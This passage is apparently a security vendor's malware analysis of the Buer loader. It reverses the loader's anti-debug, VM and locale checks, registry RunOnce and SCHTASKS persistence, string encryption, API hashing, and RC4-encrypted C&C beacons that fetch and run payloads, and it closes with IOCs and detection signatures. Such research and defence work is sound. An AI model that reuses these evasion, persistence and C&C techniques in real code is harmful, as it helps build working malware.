The loader contains some basic anti-analysis functionality:

- Checks for debuggers by inspecting the NtGlobalFlag in the Process Environment Block (PEB) and Thread Environment Block (TEB)
- Checks for virtual machines using the Red Pill [4], No Pill [5], and related mechanisms
- Checks locale to make sure the malware is not running in specific countries (Figure 14)



```
locale_id = 0;
if ( NtQueryDefaultLocale(0, &locale_id) >= 0
  && (locale_id == 1049                               // ru-RU
    || locale_id == 1058                              // uk-UA
    || locale_id == 1059                              // be-BY
    || locale_id == 1067                              // hy-AM
    || locale_id == 1087                              // kk-KZ
    || locale_id == 2072                              // ro-MD
    || locale_id == 2073) )                           // ru-MD
{
  ExitProcess(0);
}
```


Figure 14: Malware check to make sure it is not running in specific countries

Persistence

Persistence is set up by configuring a Registry RunOnce entry. Depending on the version, the registry entry will execute the malware directly or schedule a task to execute it.

Encrypted Strings

This sample contains a function to encrypt strings.




```
void __thiscall FUN_004045ff(int param_string,int param_stringLength)

{
  short *byte_value;
  uint index;

  index = 1;
  if (1 < param_stringLength - 1U) {
    do {
      byte_value = (short *)(param_string + index * 2);
      *byte_value = *byte_value + -3;
      index = index + 1;
    } while (index < param_stringLength - 1U);
  }
  return;
}
```


Figure 15: Decryption sequence for strings

The following function is an example of how to decrypt the encrypted strings in Ghidra using Jython:



```
def decrypt(startAddress, length):
    enc = []
    length -= 1
    for i in range(1, length):
        enc.append(chr(getByte(toAddr(startAddress + i * 2)) - 3))
    return enc
```

Figure 16: Decryption sequence for strings (Python version)




```
>>> decrypt(0x004070f0, 28)
http://45.76.247.177:8080/
>>> decrypt(0x004071dc, 15)
api/download/
>>> decrypt(0x00407388, 13)
api/update/
>>> decrypt(0x00407590, 51)
Software\Microsoft\Windows\CurrentVersion\RunOnce
>>> decrypt(0x004076c4, 19)
ActiveX Component
>>> decrypt(0x004075f8, 69)
SCHTASKS /Create /SC MINUTE /MO 2 /TN "ActiveX Component" /TR  "%s"
>>> decrypt(0x00407580, 6)
open
>>> decrypt(0x00407684, 9)
cmd.exe
```

Figure 17: Example string decryptions

Windows API Calls

This sample uses a hashing algorithm to resolve most of its Windows API calls. The hashing algorithm ensures each character of the API name is a capital letter. It then rotates right (ROR) each character by 13 and adds them together.




```
uint __fastcall FUN_HashFunction(char *param_functionName)

{
  char func_name;
  int charValue;
  uint hashedValue;

  hashedValue = 0;
  while (func_name = *param_functionName, func_name != '\0') {
    charValue = (int)func_name + -0x20;
    if (func_name < 'a') {
      charValue = (int)func_name;
    }
    hashedValue = (hashedValue >> 0xd | hashedValue << 0x13) + charValue;
    param_functionName = param_functionName + 1;
  }
  return hashedValue;
}
```

Figure 18: Hashing algorithm to resolve Windows API calls

The following function is an example of how Python can be used to help resolve the API calls.



```
def resolve_func_by_hash(func_name):
    hashedValue = 0
    for i in range(0, len(func_name)):
        charValue = ord(func_name[i]) - 0x20
        if ord(func_name[i]) < 0x61:
            charValue = ord(func_name[i])
        hashedValue = ((hashedValue >> 0xd | hashedValue << 0x13) + charValue) & 0xffffffff
    return hashedValue
```

Figure 19: Example Python script used to aid in resolving hashed Windows API calls


The following table contains a list of some selected hashes used and their corresponding Windows API name:

CreateMutexW	0xed619452
OpenMutexW	0x7bffe25e
CreateProcessW	0xb4f0f46f
WinHttpOpen	0xaf7f658e
WinHttpCrackUrl	0x8ef04f02
WinHttpConnect	0x9f47a05e
WinHttpOpenRequest	0x1dd1d38d

Table 1: Windows API calls with selected hashes

Command and Control

Command and control (C&C) functions are handled via HTTP(S) GET requests. An example command beacon looks like Figure 20:



```
GET /api/update/
YzAxZjMzMDk0YWRhOWI4MTZlNzdkMTYxOWRiYWU1NDgwOTQ0ZmNhZDdkYWQwZTk1ODFlOTYzZjhjNDA1M2M5OTViNTEyYzZjYjAwMTdhMTMzMzU5NTcwMmZkNDdlY
zU0ZTAzNTczNWYzMjljOGQ4ODAwYWQ0ZDVlZDEzYjg5NTIyMjk5ODUxMjI4NTc5MmU2MWNiYjMxMGJlOWVjMTVmNDVmNDFjMjBkMDY0Y2Q1MmMxZmU3YjM0ZDVhZD
lkMTExYmYyODNmNTU5MDA4NGQ0YWUxNTc2MmJkN2IwZThiNzlmMzgzYTk5ODFmYTE1NmM0MTIwZGJmNDc3MzY1ZDEyMDgzY2UyZmJhZmEyYTQxMzBhZWRiNmY0ZjI
2ZjFjZmI4MTQwMTBiYzE0Y2Y4NjBiM2UxNWY1NTAyMzU0YmNjMmQzYTE3M2FhOGY1NDA= HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/
537.36
Host: garrisontx.us
```

Figure 20: Example command beacon

These requests go to the “update API” and contain an encrypted parameter. This parameter can be decrypted by:

1. Base64 decoding
2. Hex decoding
3. RC4 decryption (the key used in the analyzed samples was “CRYPTO_KEY”)

An example of the plaintext parameter is:


88a5e68a2047fa5ebdc095a8500d8fae565a6b225ce94956e194b4a0e8a515ae|ab21d61b35a8d1dc4ffb3cc4b75094c31b8c00de3ffaaa17ce1ac 7|x64|4|Admin|RFEZOWGZPBYYOI

It contains pipe-delimited data consisting of:

- Bot ID (SHA-256 hex digest of various system parameters such as hardware profile GUID and name, computer name, volume serial number, and CPUID)
- An SHA-256 hash of its own executable image
- Windows version
- Architecture type

- Number of processors
- User privileges
- Computer name

An example command beacon response is shown in Figure 21:




```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 21 Oct 2019 22:23:18 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
```

```
ODMtMkQtNzItMUMtMEQtOTgtREEtOTAtMzktNjUtREYtNzYtRDktQkYtQkYtNUEtMDUtNEMtRjAtRkMtMjAtQzctMEUtQzMtRDAtODYtMzYtRTQtOTktMDAtN0YtRDAtNjQtNDctM
zktMkYtRTktMTMtM0MtNDgtNjktNTQtNDEtMTktRjMtNUUtQTItNjgtQTUtMjQtNkEtNEItNzItQ0UtODUtRDQtMDAtQjctMTYtNEItOUItMDQtQzgtMTctN0UtRDgtQzctMDAtM0
ItN0ItQzUtQTQtMTYtQUEtM0UtNEEtRjMtRTktNDEtRjMtMDktNDQtQzYtNTktNTUtNDgtRDUtMkQtNDgtQjAtQjUtNEItMEMtRDItODQtNDMtRTktMkQtNjQtMEYtQzAtMEUtNDk
tNEEtRTYtMDctMzUtQkEtN0UtMEItREMtN0YtQTctRDctRkYtQ0ItMUEtRjctMDQtQzAtNDYtMEQtQkMtMTItMkUtMzEtRDctMjAtRDEtRDYtNEItRTctQUQtN0ItMUMtMjItRTkt
Q0ItM0ItMEEtM0QtRTUtRDctQ0UtMDAtNUQtNkEtODUtMDEtQjEtMkMtQjctODUtMkQtMzItNjItNUEtM0UtRUQtMTYtMDYtMjYtMDYtRDMtOTYtMDMtOUEtOTEtN0MtMTUtOTEtR
kYtQUItMDItQzItNzctRTItN0EtNDEtMEEtQjAtMzItOUEtMEYtRjQtMDMtNzAtMUYtMEItNTEtMDktM0EtNzQtQjEtODgtMzEtMUQtREEtQTItRjQtMzktNkUtMTctRDItRDktNT
QtRDUtOEYtMDAtQkEtODEtNkUtNEUtMzUtQTMtNTItRkQtODctRTMtRDYtMkMtNTQtODctQTItNjYtQzgtM0MtMzgtQzctMEEtM0EtOUQtOEEtMzAtRTAtMDgtMzItMTAtMDgtRjI
tQjYtRkUtMUQtQzctQzgtQUEtOEUtMzEtRkYtNTQtMDAtQUMtMTEtQUYtNkMtREItMTYtN0UtNzItM0YtMzgtRTctMzQtRDMtNTQtQjgtOEQtOUYtMzItQTUtRkItMTMtRjYtMDQt
RTMtMUQtM0UtOEQtMTgtOUUtOTgtMUMtRDItRjgtMkEtMzYtRTItODktQjItQkItMUItNjYtQUMtMUItOEMtNjQtRUEtN0QtQkQtMkMtOTktQ0QtQzQtQkQtNzgtQzgtOUMtQjAtN
kQtNTYtOEUtRDktREEtOTEtMEEtNkMtQUEtQTQtMUUtRTAtQ0MtMzMtRDMtMjAtRTItNjktMjktQzEtRTQtNjEtMTAtMjUtOTgtNjMtOEUtNTgtNzQtRjctNUEtNEYtNDktQzUtNj
ItNTEtNTAtNTgtNDktM0QtREQtNjctRDctNjEtMTAtMTktRkItNzUtODYtRUItMEYtQzMtRDMtQkQtMjctNkUtQzYtRDktQkYtQUUtNDAtOEEtMUEtMUQtNjctOEMtMjItNjctQjg
tNUQtQzItMTUtREQtODMtNzgtNjctN0ItMTMtNDktNzMtRjMtRTAtNEYtMDUtRkYtQjktQ0ItMkEtMDctQkMtRTgtRTMtREQtMUMtNEEtQUQtQjItMTUtNUEtNDMtMTQtQUEtNTMt
MEUtNjktMEMtOUEtN0MtM0MtOTAtM0EtNDQtNDMtODItMjItMTctNzctRDQtNjMtODUtNUEtNEQtREUtM0MtMDctNEEtNkUtMTgtM0QtOTMtNUEtOTQtMDYtMjUtQ0UtNjAtMTEtN
EQtN0MtNzktQzctQTYtRDEtRUItQzgtNjktOUYtRDQtRTc=
```

Figure 21: Example command beacon response

It can be decrypted similarly to the request parameter above, except that the hex-encoded bytes are separated by dash characters. An example plaintext response is shown in Figure 22:



```
{
  "type": "download_and_exec",
  "options": {
    "file": {
      "Hash": "aec51b217cbc513f2a1e49b364dbc1add67c73bd2c1184c96b14d34952e40c9c",
      "x64": "false",
      "FileType": "Exe",
      "AssemblyType": "Native",
      "AccessToken": "58007044-67d4-4963-9f5f-400dfbc69e74",
      "External": "false"
    },
    "method": "exelocal",
    "parameters": "",
    "pathToDrop": "appdata",
    "autorun": "true"
  },
  "modules": "",
  "timeout": "15"
}
```


Figure 22: Plaintext command beacon response

The decrypted text is a JSON object containing various options on how to download and execute a payload:

- type - there are two types:
  - update - update self
  - download_and_exec - download and execute
- options - specifies options for the payload to download:
  - Hash - only applicable to “update” type to determine whether a new update is available
  - x64 - whether the payload is 64-bit
  - FileType - not used in analyzed samples
  - AssemblyType - not used in analyzed samples
  - AccessToken - used to download the payload (see below)
  - External - indicates whether the payload is downloaded from the C&C or an external URL

- method - method of execution:
  - exelocal - create process
  - memload - inject and manually load payload
  - memloadex - inject and manually load payload
  - loaddllmem - inject and manually load payload
- parameters - parameters to pass on the command line
- pathToDrop - not used in analyzed samples
- autorun - indicates whether to setup Registry RunOnce persistence for the payload
- modules - see Modules section below
- timeout - not used in analyzed samples

Payloads downloaded from the C&C server are done via requests to the **"download API"** as seen in Figure 23:



```
GET /api/download/
YzAxZjMzMDk0YWRhOWI4MTZlNzdkMTYxOWRiYWU1NDgwOTQ0ZmNhZDdkYWQwZTk1ODFlOTYzZjhjNDA1M2M5OTViNTEyYzZjYjAwMTdhMTMzMzU5NTcwMmZkNDdlYzU0ZTAzNTc
zNWYzMjljOGQ4ODAwYWQ0ZDVlZDEzYjg5NTIyMmNkZGYxMDI5MDQ5NGUzNGFhNTMyNWRiNWJjMDlhNDA1NDM5NzQ2NWQxOTgzMjkwNmIxYjQ0ODBlODY4NzExYmEyMDM4NWFjNw
== HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Host: garrisontx.us

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 21 Oct 2019 22:23:18 GMT
Content-Type: application/*
Content-Length: 708610
Connection: keep-alive
Last-Modified: Mon, 21 Oct 2019 18:55:11 GMT
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff

.}.<,...XG.V.$.-. ..D.o...S..c].ng.
.cH!.:2;.~.b..JkP...e.,k...7P.]....._0.&..p.U......=J........9?..J.@.
j.^ .h....P.j.S5.q....>.......B5...      &E|..$._.N......V..].p..g0..1^..v.....B.}.nN..<........6>....1+.\w......0.......P.F....({....
{*~g.*........c0...Y.yKW..!..m......#@].~..}..>..
.....9#................O\....|@..>....E..F..[ ....4..+#k.hqpxi......&....-.O..B<...`xm|..u../.e..XE.c9....'...
'...X`#..{xy4.'|.i.v..GhI..5....6(....J:Q.z.$Q.
t"
```

Figure 23: Downloading payload from C&C

An example of the plaintext request parameter is shown below:

88a5e68a2047fa5ebdc095a8500d8fae565a6b225ce94956e194b4a0e8a515ae|58007044-67d4-4963-9f5f-400dfbc69e74

It contains the bot's ID and **"AccessToken"** from the command beacon response. If the payload is downloaded from the C&C, it is encrypted with RC4. In the analyzed samples the key was **"CRYPTO_KEY".**

Modules

The command beacon response contains a "modules" list. Proofpoint researchers have not observed Buer modules being used in the wild yet, but based on the code this list will contain module AccessTokens. The module file name is queried by sending an AccessToken to the **"module API"** of the C&C. The module will then be downloaded using the **"downloadmodule API".** Once downloaded and decrypted, it is loaded using the **"loaddllmem"** method.

Conclusion

A new downloader, Buer, has appeared recently in a variety of campaigns, via malvertising leading to exploit kits; as a secondary payload via Ostap; and as a primary payload downloading malware such as The Trick banking Trojan.

The new loader has robust geotargeting, system profiling, and anti-analysis features and is currently being marketed on underground forums with value-added setup services. The Russian-speaking author(s) is actively developing the downloader with sophisticated control panels and a rich feature set, making the malware competitive in underground markets.

The downloader is written in C while the control panel is written in .NET core, indicating optimization for performance and small download footprint, as well as the ability to easily install the control panel on Linux servers -- built-in support for Docker containers will further facilitate its proliferation on rented hosts used for malicious purposes, and potentially, compromised hosts as well. The latter capability is included in its advertised features and release notes.

References

[1] https://twitter.com/malware_traffic/status/1182456890095259652

[2] https://www.cert.pl/en/news/single/ostap-malware-analysis-backswap-dropper/

[3] https://www.proofpoint.com/us/threat-insight/post/ostap-bender-400-ways-make-population-part-with-their-money

[4] https://www.aldeid.com/wiki/X86-assembly/Instructions/sidt

[5] https://www.aldeid.com/wiki/X86-assembly/Instructions/sldt

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
fa699eab565f613df563ce47de5b82bde16d69c5d0c05ec9fc7f8d86ad7682ce	sha256	2019-08-28
http[://45.76.247[.177:8080/api/update/	URL	Buer C&C callback 2019-08-28
6c694df8bde06ffebb8a259bebbae8d123effd58c9dd86564f7f70307443ccd0	sha256	2019-09-03
197163b6eb2114f3b565391f43b44fb8d61531a23758e35b11ef0dc44d349e90	sha256	2019-09-24
https[://173.212.204[.171/api/update/	URL	Buer C&C callback 2019-09-24
9e8db7a722cc2fa13101a306343039e8783df66f4d1ba83ed6e1fe13eebaec73	sha256	2019-10-16 (Fallout Drop)
http[://134.0.119[.53:8080/api/update/	URL	Buer C&C callback 2019-10-16
ab21d61b35a8d1dc4ffb3cc4b75094c31b8c00de3ffaaa17ce1ad15e876dbd1f	sha256	2019-10-21 (Ostap drop)
https[://garrisontx[.us/api/update/	URL	Buer C&C callback 2019-10-21
https[://185.130.104[.187/nana/kum.php?pi=18b	URL	Ostap instance dropping Buer - 2019-10-21
753276c5887ba5cb818360e797b94d1306069c6871b61f60ecc0d31c78c6d31e	sha256	Buer 2019-11-28
ffload01[.top|185.125.58[.11 ffload01[.top|185.186.141[.129	domain|IP	Buer C&C 2019-11-28

ET and ETPRO Suricata/Snort Signatures

2029077 || ET TROJAN Buer Loader Update Request

2029079 || ET TROJAN Buer Loader Response

2029078 || ET TROJAN Buer Loader Download Request

2839684 || ET TROJAN Buer Loader Successful Payload Download

2029080 || SSL/TLS Certificate Observed (Buer Loader)

Subscribe to the Proofpoint Blog